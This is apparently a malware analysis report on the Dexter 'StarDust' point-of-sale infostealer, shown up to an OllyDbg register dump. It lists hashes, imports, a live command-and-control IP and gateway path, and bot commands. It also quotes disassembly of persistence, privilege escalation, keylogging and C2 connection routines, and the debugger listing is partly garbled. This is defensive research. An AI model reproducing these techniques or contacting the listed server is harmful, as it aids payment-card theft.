

Win32.Infostealer.Dexter

StarDust Variant

Malware Analysis Report by Jake McLellan

Contents

Introduction	2
Analysis	3
Basic Static	3
PE Information.....	3
Dependency Information	4
String Information	5
Basic Dynamic	7
Advanced Static	8
Advanced Dynamic	14
Challenges.....	17
Basic Dynamic Issue.....	17
Performance Implications	18
Multithreaded Program.....	18
Summary.....	19
Potential Danger.....	19
Detections, Mitigations, and Removal.....	19

Introduction

The sample that I chose to analyze is the StarDust variant of the Dexter family of malware. The reason I chose this specific sample is that it is the only sample in [theZoo](#) with the word “Infostealer” in the title. Depending on the information that they are seeking, an infostealer may scan files on the system or scan the system’s memory to obtain sensitive data.

The Dexter malware family targets Point of Sale systems, also referred to as POS terminals. These are the computers used at cash registers in order to process transactions. Dexter harvests the magstripe information by scraping memory combined with a keylogger and sends the data back to the attacker’s server.

This analysis was done on a Windows 10 64-bit virtual machine with no network connectivity. The analysis followed the typical routine of basic static, basic dynamic, advanced static, and advanced dynamic with a snapshot taken before beginning any dynamic analysis. Each phase of the analysis process revealed more information and, when the information from different phases is combined, we can see how the program interacts with the machine and better understand its intentions.

MD5	140D24AF0C2B3A18529DF12DFBC5F6DE
SHA1	E8DB5AD2B7FFEDE3E41B9C3ADB24F3232D764931
SHA256	4EABB1ADC035F035E010C0D0D259C683E18193F509946652ED8AA7C5D92B6A92

Table 1: Sample Hashes

Analysis

Basic Static

Tools used: Exeinfo PE, PEiD, PView, Strings

PE Information

Right away, basic static analysis produced a large amount of information that can be used in order to understand how the malware is affecting the machine. This executable was compiled in 2013 and is not packed or obfuscated according to both Exeinfo PE and PEiD. Furthermore, PView indicates that the .text virtual size and raw size are similar, which is an indicator that the code likely isn't packed.




Figure 1: Exeinfo PE output




Figure 2: PEiD output

pFile	Data	Description	Value
000001D0	2E 74 65 78	Name	.text
000001D4	74 00 00 00		
000001D8	00005FDE	Virtual Size	
000001DC	00001000	RVA	
000001E0	00006000	Size of Raw Data	
000001E4	00000400	Pointer to Raw Data	
000001E8	00000000	Pointer to Relocations	
000001EC	00000000	Pointer to Line Numbers	
000001F0	0000	Number of Relocations	
000001F2	0000	Number of Line Numbers	
000001F4	E0000020	Characteristics	
	00000020		IMAGE_SCN_CNT_CODE
	20000000		IMAGE_SCN_MEM_EXECUTE
	40000000		IMAGE_SCN_MEM_READ
	80000000		IMAGE_SCN_MEM_WRITE

Figure 3: PView virtual size versus size of raw data

Dependency Information

Basic static analysis also reveals the external functions imported by this malware sample. PView was used to determine these functions. There are many function imports here that come from the following libraries: ADVAPI32.dll, ole32.dll, KERNEL32.dll, WININET.dll, WS2_32.dll, SHELL32.dll, and USER32.dll. Some interesting functions include ADVAPI32's AdjustTokenPrivileges which is used by programs to escalate privileges, as well as the range of network-related functions which allow the program to receive commands and exfiltrate data to the attacker's server.

pFile	Data	Description	Value
00000400	00006DB4	Hint/Name RVA	01AC OpenProcessToken
00000404	00006D84	Hint/Name RVA	001C AdjustTokenPrivileges
00000408	00006DC8	Hint/Name RVA	01CB RegCloseKey
0000040C	00006DD6	Hint/Name RVA	0204 RegSetValueExA
00000410	00006DE8	Hint/Name RVA	01EC RegOpenKeyExA
00000414	00006DF8	Hint/Name RVA	01F7 RegQueryValueExA
00000418	00006E0C	Hint/Name RVA	01D8 RegDeleteValueA
0000041C	00006E1E	Hint/Name RVA	0124 GetUserNameA
00000420	00006E2E	Hint/Name RVA	01D1 RegCreateKeyExA
00000424	00006E40	Hint/Name RVA	0205 RegSetValueExW
00000428	00006E52	Hint/Name RVA	01E9 RegNotifyChangeKeyValue
0000042C	00006E6C	Hint/Name RVA	01D4 RegDeleteKeyA
00000430	00006D9C	Hint/Name RVA	014F LookupPrivilegeValueA
00000434	00000000	End of Imports	ADVAPI32.dll

Figure 4: ADVAPI32.dll imports

000005B0	00006EE6	Hint/Name RVA	0059 HttpSendRequestA
000005B4	00006EFA	Hint/Name RVA	0069 InternetCloseHandle
000005B8	00006F10	Hint/Name RVA	0055 HttpOpenRequestA
000005BC	00006F38	Hint/Name RVA	0092 InternetOpenA
000005C0	00006F48	Hint/Name RVA	0084 InternetGetCookieA
000005C4	00006F5E	Hint/Name RVA	009A InternetReadFile
000005C8	00006F72	Hint/Name RVA	0093 InternetOpenUrlA
000005CC	00006F24	Hint/Name RVA	006F InternetConnectA
000005D0	00000000	End of Imports	WININET.dll
000005D4	80000039	Ordinal	0039
000005D8	8000000C	Ordinal	000C
000005DC	80000034	Ordinal	0034
000005E0	00000000	End of Imports	WS2_32.dll

Figure 5: WININET.dll and WS2_32.dll imports

String Information

Analyzing the strings located in the (non-packed/obfuscated) executable is a simple way to develop a good sense of the malware's goals prior to dynamic analysis. The StarDust sample is no exception. Using the strings.exe tool reveals numerous indicators of compromise, both host-based and network-based.

Some host-based indicators in this malware include registry keys, registry values, file names, and file paths. These can be used for detection on a host machine.

```

264 Software\HelperSolutions Software
265 Software\Microsoft\Windows\CurrentVersion\Run
266 .DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

```

Figure 6: Registry keys used by the malware. The Windows\CurrentVersion\Run key is commonly used by malware for persistence

```

477 .exe;.bat;.reg;.vbs;
478 Java Security Plugin
479 %s%\s
480 javaplugin
481 Java Security Plugin
482 %s%\s%\s.exe
483 Sun Java Security Plugin
484 Sun Java Security Plugin
485 Sun Java Security Plugin
486 Software\Microsoft\Windows\CurrentVersion\Policies\Associations
487 LowRiskFileTypes
488 Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0
489 1806
490 Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0
491 1806
492 Sun Java Security Plugin

```

Figure 7: More registry keys, file paths, and file names. The StarDust strain disguises itself as the Java Security Plugin as a form of detection evasion

```

641 debug.log
642 |%s:
643 SecureDll.dll
644 SecureDll.dll
645 strokes.log
646 %s\%s
647 tmp.log
648 %s\%s
649 val1
650 val2

```

Figure 8: File names such as tmp.log, debug.log, and strokes.log stand out as potential buffers for data to be stored before exfiltration

```

367 Windows 2000
368 Windows XP
369 Windows XP Professional x64
370 Windows Server 2003
371 Windows Home Server
372 Windows Server 2003 R2
373 Windows Vista
374 Windows Server 2008
375 Windows Server R2
376 Windows 7
377 64 Bit
378 32 Bit

```

Figure 9: Operating system information is sent to the attacker when the infected machine connects the attacker's server

Some network-based indicators in this malware include the IP address of the attacker's command and control server, a PHP endpoint, URL parameters, bot commands, and parts of an HTTP header including a user agent. These can be used for detection on the network level.

```

306 151.248.115.107

```

```

308 /w19218317418621031041543/gateway.php

```

Figures 10 and 11: Attacker's IP and location PHP gateway

```

288 response=
289 page=
290 &ump=
291 &ks=
292 &opt=
293 &unm=
294 &cnm=
295 &view=
296 &spec=
297 &query=
298 &val=
299 &var=

```

```

356 download-
357 update-
358 checkin:
359 scanin:
360 uninstall

```

Figures 12 and 13: URL parameters and bot commands

```

429 Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 6.0)
430 POST
431 Content-Type: application/x-www-form-urlencoded
432 http://%s%s

```

Figure 14: Mozilla user agent and other HTTP header components indicate that this malware communicates over HTTP


Basic Dynamic

Tools used: Process Monitor, Process Explorer, Regshot, ApateDNS, Netcat

This malware did not reveal much at all during the basic dynamic phase of analysis. I will explain the reason in the “Challenges” section, but I believe this is due to the age of this sample. Windows has changed quite a bit in the seven years since this sample was compiled and so the malware isn’t necessarily designed to be run on Windows 10.

The Windows SysInternals Suite’s Process Explorer and Process Monitor can be used to examine the processes running on a machine and different operations carried out by those processes, respectively. In the basic dynamic analysis of this malware, the process briefly popped up in Process Explorer and started an Internet Explorer process before the WerFault.exe process was spawned. Process Monitor reveals that it was indeed the malware sample that spawned these processes. During the initial stages of dynamic analysis, it was not known what was causing the crash.

Many other tools were also used for basis dynamic analysis but did not return useful information due to the instant crash. Again, this will be discussed further in the “Challenges” section. Regshot was used to monitor the system’s registry, while ApateDNS and Netcat were used to monitor network requests.



Figures 15 and 16: Internet Explorer process is started and crashes




Figure 17: Crash report from Internet Explorer as seen from the Windows Event Viewer

Advanced Static

Tool used: IDA Freeware 7.0

Advanced static analysis revealed a great deal of information regarding the inner workings of this malware sample. Using a disassembler like the Hex-Rays Interactive Disassembler (IDA Freeware 7.0), you can see the context of the strings and imports discovered in basic static analysis. IDA identified a total of 71 subroutines. The main function of this malware begins at 0x403AF0. This section of the report will summarize some **key** functions and how they interact to become a malicious program.

The process flow of the main function is as follows:

1. Creates mutex so that the malware doesn't install itself multiple times
2. Creates remote thread in Internet Explorer (process injection)
3. Copies self to Appdata\Roaming\Java Security Plugin\javaplugin.exe and creates registry keys to maintain persistence on the machine
4. Attempts to privilege escalate by getting debug privileges
5. Starts keylogger
6. Starts threads
7. Enters networking loop

These tasks are displayed and explained in the following series of screenshots.


```

push    0                ; dwErrCode
call    ds:SetLastError
push    offset aWindowsservice ; "WindowsServiceStabilityMutex"
push    0                ; bInitialOwner
push    0                ; lpMutexAttributes
call    ds:CreateMutexA
mov     hObject, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_403C63

```

Figure 18: the WindowsServiceStabilityMutex is created as a marker to ensure only one copy of the malware is installed/running at a given time



Figure 19: an InternetExplorer process was created by the malware and memory has been allocated. This figure shows the creation of the remote thread which finalizes the process injection. More information regarding this process injection technique can be found [here](#).

```

push    offset aJavaplugin ; "javaplugin"
push    offset aJavaSecurityPl_0 ; "Java Security Plugin"
lea     edx, [ebp+pszPath]
push    edx
push    offset aSSSExe ; "%s\\%s\\%s.exe"
push    offset NewFileName ; LPWSTR
call    ds:wsprintfW
add     esp, 14h
push    0 ; bFailIfExists
push    offset NewFileName ; lpNewFileName
push    offset FileName ; lpExistingFileName
call    ds:CopyFileW

```

Figure 20: In the persistence phase, the malware copies itself to its new location “AppData\roaming\Java Security Plugin\javaplugin.exe” before deleting itself from the original point of execution. Autorun registry keys are also generated to persist through system reboots.

```

push    ecx ; lpLuid
push    offset Name ; "SeDebugPrivilege"
push    0 ; lpSystemName
call    ds:LookupPrivilegeValueA
mov     [ebp+NewState.PrivilegeCount], 1
mov     edx, [ebp+Luid.LowPart]
mov     [ebp+NewState.Privileges.Luid.LowPart], edx
mov     eax, [ebp+Luid.HighPart]
mov     [ebp+NewState.Privileges.Luid.HighPart], eax
mov     [ebp+NewState.Privileges.Attributes], 2
push    0 ; ReturnLength
push    0 ; PreviousState
push    10h ; BufferLength
lea     ecx, [ebp+NewState]
push    ecx ; NewState
push    0 ; DisableAllPrivileges
mov     edx, [ebp+TokenHandle]
push    edx ; TokenHandle
call    ds:AdjustTokenPrivileges

```

Figure 21: The program attempts to adjust (escalate) its privileges in order to scan as much of the system memory as possible for card number information.

```

push    0 ; dwThreadId
mov     edx, [ebp+hModule]
push    edx ; hmod
mov     eax, [ebp+lpfn]
push    eax ; lpfn
push    WH_KEYBOARD ; idHook
call    ds:SetWindowsHookExA


```

Figure 22: Many USB magstripe readers will often emulate keyboards so Dexter also logs keystrokes to capture magstripe track data in transit.

```

push 0 ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset StartAddress ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call ds:CreateThread ; ENUM PROCESSES THREAD
mov dword_40A0A8, eax
push 0 ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset sub_403620 ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call ds:CreateThread
mov hThread, eax
push 0 ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset sub_403AB0 ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call ds:CreateThread
mov dword_409F88, eax
push 0 ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset sub_401B20 ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call ds:CreateThread
mov ecx, 1
test ecx, ecx
jz short loc_404083

```



```

push 0 ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset sub_402A50 ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call ds:CreateThread
call networkMain

```

Figure 23: Multiple threads are spawned by the malware, but the most important is the “Enumerate Process” thread. This process will be explained in greater detail later in this section.




Figure 24: The final step of the main function is to enter the networking loop. This infinite loop is responsible sending and receiving information over HTTP between the client and server. It uses helper functions to generate POST requests and parse the server's response. Commands from the server include "download", "update", and "uninstall" which have functions that coincide with each command.

The function at 0x404130 which has been named enumProcesses is an important function worth discussing. This is the real functionality of the malware- where it truly becomes a malicious infostealer. In short, this function (along with its many helper functions) scans the entire system's memory looking to identify magstripe track information. It first uses string comparisons to determine potential matches for magstripe information. Then, memory that appears to contain track data is further verified using the [Luhn algorithm](#) and written to the buffer.




Figure 25: A small subsection of the enumProcesses algorithm that shows the CreateToolhelp32Snapshot function being used to begin analyzing process memory for magstripe card data.




Figure 26: The return statement of the Luhn algorithm function which is used to determine whether the check digit of a card number is valid.


Advanced Dynamic

Tools used: OllyDbg, RegShot, ProcessExplorer

The final form of analysis used in this process is advanced dynamic analysis. This was done using OllyDbg, a popular 32-bit Windows debugger. Since the malware did not run during basic dynamic analysis, this is the first opportunity to recognize the changes made to the machine. By running OllyDbg and stepping through each instruction, it is easy to see what the parameters which are passed to function calls.



Figure 27: A side-by side image that shows the malware after copying itself into the user's AppData directory



Figures 28 and 29: After copying itself, the malware attempts to delete itself in an infinite loop. Since it is open in the debugger, the DeleteFileW call will fail. In order to proceed with analysis, the instruction at 0x403325 must be patched to an unconditional jump instead of a jump not zero.

Values added: 29

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Sun Java Security Plugin: "C:\Users\lab\AppData\Roaming\Java Security Plugin\javaplugin.exe"
HKCU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\Sun Java Security Plugin: "C:\Users\lab\AppData\Roaming\Java Security Plugin\javaplugin.exe"
HKU\S-1-5-21-567071258-3298026700-39874877-1001\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1806: 0x00000000
HKU\S-1-5-21-567071258-3298026700-39874877-1001\Software\Microsoft\Windows\CurrentVersion\Policies\Associations\LowRiskFileTypes: ".exe;.bat;.reg;.vbs;"
HKU\S-1-5-21-567071258-3298026700-39874877-1001\Software\Microsoft\Windows\CurrentVersion\Run\Sun Java Security Plugin: "C:\Users\lab\AppData\Roaming\Java Security Plugin\javaplugin.exe"
HKU\S-1-5-21-567071258-3298026700-39874877-1001\Software\HelperSolutions Software\Digit: "ea59ab7f-2115-4826-a32d-ca2a884f6112"
HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Run\Sun Java Security Plugin: "C:\Users\lab\AppData\Roaming\Java Security Plugin\javaplugin.exe"
```

Figure 30: It is often powerful to use malware analysis tools in combination to better understand what is happening on the machine. The output after running Regshot shows all of the registry values which were added by this malware.

OllyDbg - win32.exe - [CPU - main thread, module win32]

File View Debug Plugins Options Window Help

LEMTWHC/KBR...S

```

00402AC5 8055 F8      LEA EDI,DWORD PTR SS:[EBP-8]
00402AC8 52          PUSH EDI
00402AC9 8055 70FEFFFF LEA EAX,DWORD PTR SS:[EBP-190]
00402ACF 50          PUSH EAX
00402AD0 6A 00      PUSH 0
00402AD2 59 008A0000 CALL JMP.&urlmon.ObtainUserAgentString
00402AD7 0FBE8D 70FEFF MOVX ECX,BYTE PTR SS:[EBP-190]
00402ADE 85C9       TEST ECX,ECX
00402AE0 75 12      JNZ SHORT win32.00402AF4
00402AE2 68 607D4000 PUSH win32.00407D60
00402AE7 0095 70FEFFFF LEA EDI,DWORD PTR SS:[EBP-190]
00402AED 52          PUSH EDI
00402AEE FF15 58114000 CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00402AF4 6A 00      PUSH 0
00402AF6 6A 00      PUSH 0
00402AF8 6A 00      PUSH 0
00402AFA 8055 70FEFFFF LEA EAX,DWORD PTR SS:[EBP-190]
00402AB2 50          PUSH EAX
00402AB3 CALL DWORD PTR DS:[&WININET.InternetOpenA]
00402AB9 00 343F4000 CMP DWORD PTR DS:[403F40],EAX
00402ABE 83D0 343F4000 CMP DWORD PTR DS:[403F40],0
00402ABF JNZ SHORT win32.00402B24
00402AC1 75 00      JNZ SHORT win32.00402B24
00402AC3 68 60EA0000 PUSH 0EA0
00402AC5 CALL DWORD PTR DS:[&KERNEL32.Sleep]
00402AC7 EB 09      SHORT win32.00402AF4
00402AC9 C745 FC 000000 MOV DWORD PTR SS:[EBP-4],0
00402ACB C785 68FDFFFF MOV DWORD PTR SS:[EBP-298],0
00402ACD C785 68FDFFFF MOV DWORD PTR SS:[EBP-2A0],0
00402ACE C745 F4 000000 MOV DWORD PTR SS:[EBP-C],0
00402ACF 75 15      JNZ SHORT win32.00402B24
00402AD1 85C9       TEST ECX,ECX
00402AD3 0F84 60200000 JE win32.00402DBE
00402AD5 8B55 FC      MOV EDI,DWORD PTR SS:[EBP-4]
00402AD7 003C35 287D4000 CMP DWORD PTR DS:[EDX*4+407D28],0
00402AD9 75 13      JNZ SHORT win32.00402B73
00402ADB C745 FC 000000 MOV DWORD PTR SS:[EBP-4],0
00402ADC MOV EAX,DWORD PTR DS:[403F7C]
00402ADE 50          PUSH EAX
00402ADF CALL DWORD PTR DS:[&KERNEL32.Sleep]
00402AE1 6A 00      PUSH 0
00402AE3 6A 00      PUSH 0
00402AE5 6A 03      PUSH 3
00402AE7 6A 00      PUSH 0
00402AE9 6A 00      PUSH 0
00402EAD 6A 50      PUSH 50
00402EB7 MOV ECX,DWORD PTR SS:[EBP-4]
00402EB9 MOV EDI,DWORD PTR DS:[ECX*4+407D28]
00402EBB 52          PUSH EDI
00402EBD 00 343F4000 CMP DWORD PTR DS:[403F40],0
00402EBF 75 15      JNZ SHORT win32.00402B24
00402EC1 50          PUSH EAX
00402EC3 CALL DWORD PTR DS:[&WININET.InternetConnectA]
00402EC5 MOV DWORD PTR SS:[EBP-29C],EAX
00402EC7 83D0 64FDFFFF CMP DWORD PTR DS:[EBP-29C],0
00402EC9 JNZ SHORT win32.00402B24
DS:[004011CC]=72BC8200 (WININET.InternetConnectA)

```

Registers (MMX)

EAX	00C00004
ECX	00000000
EDX	00407D18 ASCII "151.248.115.107"
EBX	003AE000
ESP	0019FC00
EBP	0019FEC0
